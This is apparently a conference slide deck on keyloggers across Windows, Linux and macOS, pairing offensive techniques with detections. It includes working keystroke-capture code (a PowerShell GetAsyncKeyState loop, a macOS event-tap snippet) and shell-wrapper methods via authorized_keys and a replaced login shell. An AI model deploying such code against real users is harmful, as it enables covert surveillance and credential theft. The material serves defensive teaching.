KEYLOGGERS

ACROSS THE OPERATING SYSTEMS

db@grimmcon0x6:~$ whoami

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WHAT IS A KEYLOGGER?

Records every keystroke made by a computer user

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
https<Right Shift>://www.facebook.com<Tab>zarkmuckerber
g<Right Shift>@gmail.com<Tab><Right Shift>Super-<Right
Shift>Secure-<Right Shift>Passw0rd<Right Shift>!<CR>
https<Right Shift>://www.lastpast<^H>s.com<Tab>kevinpou
lsen<Right Shift>@darkdante.com<Tab><Right Shift>Porsch
e944<CR>
```

KEYLOGGERS USED IN MALWARE

On the Mitre Page

- Over 162 different references
- Over many years of operation
- Many different groups
- Many different targets
- Key technique included in many frameworks: Metasploit, CobaltStrike, Empire, Apollo/Mythic, PoshC2

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160. Schwarz, D., Sopko J. (2018, March 08). Donot Team Leverages New Modular Malware Framework in South Asia. Retrieved June 11, 2018.
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Mitre ATT&CK - T1056: Input Capture, Keylogging (https://attack.mitre.org/techniques/T1056/001/)

A KEYLOGGER IS A WIRETAP

It gives an attacker an unprecedented view into everything a victim types into their machine. This is a huge boon to the operational intelligence of an attacker.

PRINCIPAL OF HUMANITY

Computer systems are designed for human access, which an attacker can target and abuse

WINDOWS OFFENSE

- Hooking
- GetKeyState
- **GetAsyncKeyState**
  - Most popular by far
- Abusing ETW

EXAMPLE

```
23      while ($true) {
24        Start-Sleep -Milliseconds 40
25        for ($ascii = 9; $ascii -le 254; $ascii++) {
26          # get key state
27          $keystate = $API::GetAsyncKeyState($ascii)
28          # if key pressed
29          if ($keystate -eq -32767) {
30            $null = [console]::CapsLock
31            # translate code
32            $virtualKey = $API::MapVirtualKey($ascii, 3)
33            # get keyboard state and create stringbuilder
34            $kbstate = New-Object Byte[] 256
35            $checkkbstate = $API::GetKeyboardState($kbstate)
36            $loggedchar = New-Object -TypeName System.Text.StringBuilder
37
38            # translate virtual key
39            if ($API::ToUnicode($ascii, $virtualKey, $kbstate, $loggedchar, $loggedchar.Capacity, 0))
40            {
41              #if success, add key to logger file
42              [System.IO.File]::AppendAllText($logPath, $loggedchar, [System.Text.Encoding]::Unicode)
43            }
44          }
45        }
46      }
```

https://www.andreafortuna.org/2019/05/22/how-a-keylogger-works-a-simple-powershell-example/

PYRAMID OF PAIN
TARGET ROBUST DETECTIONS

Behavioral detections

1 By hooking API calls defenders can start to see which applications are calling specific APIs and the frequency at which they do this, which can let them make a behavioral call on these applications

Tool based detections


2 You can sometimes detect specific keyloggers based on the way they execute or how they are invoked

Hash values

3 Correlate to a specific build of a specific tool

WINDOWS DEFENSE

- General detections (AESP, egress traffic)
- Hooking GetAsyncKeyState
- Detecting hooking events



LINUX OFFENSE

- Device (physically present)
- GUI - polling (using a gui API, similar to windows)
- Shell wrappers (remote access, ssh, most common linux scenario)
    - Via the .ssh/authorized_keys file
    - Replacing users shell

EXAMPLE

Using log-session with the ssh authorized_keys file

```
# cd ~user/.ssh
# nano authorized_keys
Again, use whatever text editor you like. Find the line for their key, which will probably look like...
    ssh-dss AAAAB3NzaC1kc3MAAAEBAMKr1HxJzOWRQCm16Sf...
Add the forced command to the beginning of this line. The result should look like this...
    command="/usr/local/sbin/log-session" ssh-dss AAAAB3NzaC1kc3MAAAEBAMKr1HxJzOWRQCm16Sf...
```

Log-session via authorized_keys (https://jms1.net/ssh-record.shtml)

Replacing the user's shell with a keylogger

```
example:x:1001:1001:,,,:/home/example:/usr/local/sbin/rootsh
```

Rootsh in go (https://github.com/dsaveliev/rootsh)

LINUX DEFENSE

- **File integrity monitoring** will easily detect the shell replacement / shell wrappers

```
[root@localhost ~]# aide --check
AIDE 0.15.1 found differences between database and filesystem!!
Start timestamp: 2016-04-10 01:48:00

Summary:
  Total number of files:        1086
  Added files:                  0
  Removed files:                0
  Changed files:                1


---------------------------------------------------
Changed files:
---------------------------------------------------

changed: /etc/passwd
```

MACOS OFFENSE

- Many of the same Linux techniques work
  - Shell replacement techniques

- Creating an event tap for the keydown event
  - Most popular macOS technique

EXAMPLE

```c
// Create an event tap to retrieve keypresses.
CGEventMask eventMask = CGEventMaskBit(kCGEventKeyDown) | CGEventMaskBit(kCGEventFlagsChanged);
CFMachPortRef eventTap = CGEventTapCreate(
    kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, CGEventCallback, NULL
);

// Exit the program if unable to create the event tap.
if (!eventTap) {
    fprintf(stderr, "ERROR: Unable to create event tap.\n");
    exit(1);
}

// Create a run loop source and add enable the event tap.
CFRunLoopSourceRef runLoopSource = CFMachPortCreateRunLoopSource(kCFAllocatorDefault, eventTap, 0);
CFRunLoopAddSource(CFRunLoopGetCurrent(), runLoopSource, kCFRunLoopCommonModes);
CGEventTapEnable(eventTap, true);
```

https://github.com/caseyscarborough/keylogger/blob/master/keylogger.c

MACOS DEFENSE

You can monitor event taps on macOS, an example w/ ReiKey:

Keyboard Event Taps

Tapping Process	Target	Type
Siri (58861) /System/Library/CoreServices/Siri.app/Contents/MacOS/Siri	All processes	Active filter
SiriNCService (58916) /System/Library/CoreServices/Siri.app/Co…CService.xpc/Contents/MacOS/SiriNCService	All processes	Active filter
ViewBridgeAuxiliary (332) /System/Library/PrivateFrameworks/ViewBr…ry.xpc/Contents/MacOS/ViewBridgeAuxiliary	All processes	Passive listener
ViewBridgeAuxiliary (75449) /System/Library/PrivateFrameworks/ViewBr…ry.xpc/Contents/MacOS/ViewBridgeAuxiliary	All processes	Passive listener
OSX.Keylogger (75485) /Users/patrick/Downloads/OSX.Keylogger	All processes	Active filter

(re)scan

ReiKey

https://objective-see.com/products/reikey.html

PHYSICAL KEYLOGGERS

MITM the physical hardware devices

https://www.keelog.com/usb-keylogger/

https://mg.lol/blog/keylogger-cable/

TAKEAWAYS

- Keylogging is an extremely powerful offensive technique
- Keylogging can be implemented on many common operating systems
- Keylogging is a uniquely detectable technique
- More thoughts on keyloggers: https://lockboxx.blogspot.com/2021/11/notes-on-keyloggers.html